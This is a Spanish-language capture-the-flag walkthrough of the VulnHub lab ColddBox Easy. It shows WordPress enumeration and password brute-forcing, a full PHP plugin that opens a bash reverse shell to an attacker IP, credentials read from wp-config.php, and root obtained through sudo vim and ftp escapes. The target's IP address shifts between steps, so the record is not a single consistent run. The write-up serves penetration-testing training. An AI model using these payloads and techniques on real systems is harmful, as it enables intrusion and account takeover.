

# VULNHUB COLDDBOX: EASY

La descripción dice: "Bienvenido a ColdBox Easy, es una máquina Wordpress con un nivel de dificultad fácil, muy recomendable para principiantes en la materia".

## METODOLOGÍA

- Escaneo en red
- Enumeración / Reconocimiento
- Subir un shell inverso
- Escalada de privilegios

## ESCANEEO EN RED

En primer lugar, tengo que encontrar la dirección IP de la máquina de destino. Entonces usé el comando netdiscover para encontrarlo.

```
Currently scanning: 192.168.166.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.56.1      [REDACTED]      1      60   Unknown vendor
192.168.56.100   [REDACTED]      1      60   PCS Systemtechnik GmbH
192.168.56.107   [REDACTED]      1      60   PCS Systemtechnik GmbH
```

Pero hay dos direcciones IP con el mismo nombre de host. luego realizamos el comando whatweb para identificar la IP de destino.

```
(root@kali) - [/home/mufasa]
# whatweb 192.168.56.100
ERROR Opening: http://192.168.56.100 - Protocol not available - connect(2) for "192.168.56.100" port 80

(root@kali) - [/home/mufasa]
# whatweb 192.168.56.107
http://192.168.56.107 [200 OK] Apache[2.4.18], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.56.107], JQuery[1.11.1], MetaGenerator[WordPress 4.1.31], PoweredBy[WordPress,WordPress], Script[text/javascript], Title[ColdBox | One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]
```

Después de esto, identificamos la IP de la máquina de destino. Ahora continuamos la parte de enumeración.

## ENUMERACIÓN / RECONOCIMIENTO

Realicé un escaneo de nmap para la IP de destino para averiguar los puertos abiertos y las versiones que se ejecutan en esos puertos.

Empezamos con Nmap:

```

root@c2:~/inhouse/Cold# nmap -sV -sT -O -A -p- 192.168.86.151
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-23 08:39 PDT
Nmap scan report for 192.168.86.151
Host is up (0.00079s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-generator: WordPress 4.1.31
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: ColddBox | One more machine
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| 256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
| 256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
MAC Address: 08:00:27:72:8E:2B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop RTT ADDRESS
1 0.79 ms 192.168.86.151

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.07 seconds

```

A partir de este escaneo de nmap, descubrimos que hay dos puertos abiertos.

- Puerto : **80/tcp** | Service : http | Version : Apache httpd 2.4.18
- Puerto **4512/tcp** | Service : ssh | Version : OpenSSH 7.2p2


El puerto web y una versión antigua de WordPress llaman la atención. Ejecutamos Nikto:

```

root@c2:~/inhouse/Cold# nikto -h http://192.168.86.151
- Nikto v2.1.6
-----
+ Target IP: 192.168.86.151
+ Target Hostname: 192.168.86.151
+ Target Port: 80
+ Start Time: 2020-10-23 08:40:04 (GMT-7)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
  rent fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /hidden/: This might be interesting...
+ OSVDB-3092: /xmlrpc.php: xmlrpc.php was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches
  version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ Cookie wordpress test_cookie created without the httponly flag
+ /wp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time: 2020-10-23 08:41:12 (GMT-7) (60 seconds)
-----
+ 1 host(s) tested
root@c2:~/inhouse/Cold#

```


Tenemos una carpeta oculta. En primer lugar, vamos a comprobar el puerto web:



Ninguna sorpresa, un sitio WordPress. Vemos un comentario, vamos a comprobarlo:



Y comprobamos /hidden:



Parece que tenemos tres nombres de usuario que añadir a nuestra lista. Vamos a encender WPScan:

```
root@c2:~/inhouse/Cold# wpscan --url http://192.168.86.151
```



WordPress Security Scanner by the WPScan Team  
Version 3.8.2  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart


```
[i] It seems like you have not updated the database for some time.  
[?] Do you want to update now? [Y]es [N]o, default: [N]Y  
[i] Updating the Database ...  
[i] Update completed.
```

De nuevo, vemos esta versión antigua de WordPress:

```
[+] WordPress version 4.1.31 identified (Latest, released on 2020-06-10).  
| Found By: Rss Generator (Passive Detection)  
| - http://192.168.86.151/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>  
| - http://192.168.86.151/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
```

Enumerar usuarios:

```
root@c2:~/inhouse/Cold# wpscan --url -e u http://192.168.86.151
```



WordPress Security Scanner by the WPScan Team  
Version 3.8.2  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

Y encontramos:

```
[i] User(s) Identified:  
[+] the cold in person  
| Found By: Rss Generator (Passive Detection)  
[+] philip  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] c0ldd  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] hugo  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Confirmando lo que ya sabemos de arriba. Hagamos fuerza bruta con los usuarios:

```
root@c2:~/inhouse/Cold# wpscan --url http://192.168.86.151 -e u -t 50 -P /usr/share/wordlists/top1000.txt
```




WordPress Security Scanner by the WPScan Team  
Version 3.8.2  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

La lista top1000 no encuentra nada, la amplió a un subconjunto mayor de rockyou y obtengo:

```
[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 4 user/s
[SUCCESS] - c0ldd / 9876543210
```

Nos conectamos:



## SUBIR UN SHELL INVERSO

El siguiente paso es obtener un shell inverso. Para esto, podemos agregar un shell inverso modificando el header.php o subirlo como un plugin. Para ello puedes seguir estos pasos.

Usaremos un plugin con una reverse shell:

```
<?php
```

```
/**
```

```
* Plugin Name: Reverse Shell Plugin
```

```
* Plugin URI:
```

```
* Description: Reverse Shell Plugin
```

```
* Version: 1.0
```

```
* Author: Vince Matteo
```

```
* Author URI: http://www.sevenlayers.com
```

```
*/
```

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.86.99/443 0>&1'");
```


```
?>
```

Si estuviéramos en el propio servidor, podríamos soltar este archivo PHP en la carpeta /wp-content/plugin, pero si ya estuviéramos en el servidor, probablemente no necesitaríamos un shell inverso.


Con el fin de cargar el shell como un plugin, tenemos que comprimirlo:

```
root@c2:~/inhouse/WPPlugin# zip revsh-plugin.zip ./revsh-plugin.php
adding: revsh-plugin.php (deflated 29%)
root@c2:~/inhouse/WPPlugin# ls -al
total 16
drwxr-xr-x  2 root root 4096 Apr 18 06:00 .
drwxr-xr-x 39 root root 4096 Apr 18 05:53 ..
-rw-r--r--  1 root root  258 Apr 18 05:57 revsh-plugin.php
-rw-r--r--  1 root root  365 Apr 18 06:00 revsh-plugin.zip
root@c2:~/inhouse/WPPlugin#
```

Una vez que lo tengamos comprimido, pasamos a la interfaz de usuario de WordPress. En Plugins, seleccionamos Añadir nuevo:



Lo activamos:



Nuestro controlador ya está configurado:

```

root@c2:~/inhouse/Cold# nc -lvp 443
listening on [any] 443 ...
192.168.86.151: inverse host lookup failed: Unknown host
connect to [192.168.86.99] from (UNKNOWN) [192.168.86.151] 36198
bash: cannot set terminal process group (1307): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ColdBox-Easy:/var/www/html/wp-admin$

```

Entramos en la terminal, la limpiamos y empezamos la búsqueda:

```

$ cat wp-config.php | grep DB
cat wp-config.php | grep DB
define('DB_NAME', 'colddb');
define('DB_USER', 'c0ldd');
define('DB_PASSWORD', 'cybersecurity');
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');
define('AUTH_KEY', 'o[eR6,8+wPcLpZaE<ftDw!{, @U:p]_hc5L44E]0/wgW,M==DB$dUdL_K1,XL/+4{');

```

Encontramos credenciales para MySQL y quizás tenemos reutilización de contraseñas. Ahora utilizamos estas credenciales para iniciar sesión en esa cuenta.

## ESCALADA DE PRIVILEGIOS

En el primer paso para obtener privilegios de root, realizo el comando `sudo -l` para enumerar los archivos binarios que proporcionan la raíz.

```

$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColdBox-Easy:/var/www/html$ whoami
whoami
c0ldd
c0ldd@ColdBox-Easy:/var/www/html$

c0ldd@ColdBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColdBox-Easy:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColdBox-Easy:
(root) /usr/bin/vim
(root) /bin/chmod
(root) /usr/bin/ftp
c0ldd@ColdBox-Easy:/var/www/html$

```

Tenemos credenciales válidas y comprobamos nuestros privilegios sudo. Si revisas [GTFOBins](#), puedes hacer root a la terminal usando cualquiera de los tres datos proporcionados por sudo. Voy con vim porque es el primero. Hacemos `sudo vim`:

```

:set shell=/bin/bash
:shell
~
~
~
~
~
~
~

```

Establecemos el shell y cuando lo ejecutamos, volvemos a la línea de comandos como:

```
root@ColddBox-Easy:/var/www/html# whoami
whoami
root
root@ColddBox-Easy:/var/www/html#
```

Vamos a buscar la bandera:

```
root@ColddBox-Easy:/var/www/html# cd /root
cd /root
root@ColddBox-Easy:/root# ls -al
ls -al
total 32
drwx----- 4 root root 4096 sep 24 18:52 .
drwxr-xr-x 23 root root 4096 sep 24 16:47 ..
-rw----- 1 root root 10 oct 19 18:53 .bash_history
-rw-r--r-- 1 root root 0 oct 14 13:28 .bashrc
drwx----- 2 root root 4096 sep 24 18:52 .cache
-rw----- 1 root root 220 sep 24 17:02 .mysql_history
drwxr-xr-x 2 root root 4096 sep 24 16:54 .nano
-rw-r--r-- 1 root root 148 ago 17 2015 .profile
-rw-r--r-- 1 root root 49 sep 24 18:23 root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```

Parece base64:

```
root@c2:~/inhouse/Cold# echo "wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=" | base64 -d
¡Felicidades, máquina completada!root@c2:~/inhouse/Cold#
root@c2:~/inhouse/Cold#
```

Ahora use [GTFOBins](#) para explotar los binarios anteriores. Elegí ftp para explotar. Este es el comando para hacer esto.

 / ftp  Star 4,387

Shell File upload File download Sudo

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
ftp
!/bin/sh
```

Ahora lo explotamos.



```
c0ldd@ColddBox-Easy:/$ sudo ftp
sudo ftp
ftp> !/bin/sh
!/bin/sh
# whoami
whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ColddBox-Easy:/#
```

Muy bien, ahora estamos en la raíz. Luego vamos a encontrar la bandera.

```
root@ColddBox-Easy:~# cd /root
cd /root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```

Vemos el root.txt con el comando ls. Tiene texto codificado en base64.

```
root@c2:~/inhouse/Cold# echo "wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=" | base64 -d
¡Felicidades, máquina completada! root@c2:~/inhouse/cold#
root@c2:~/inhouse/Cold#
```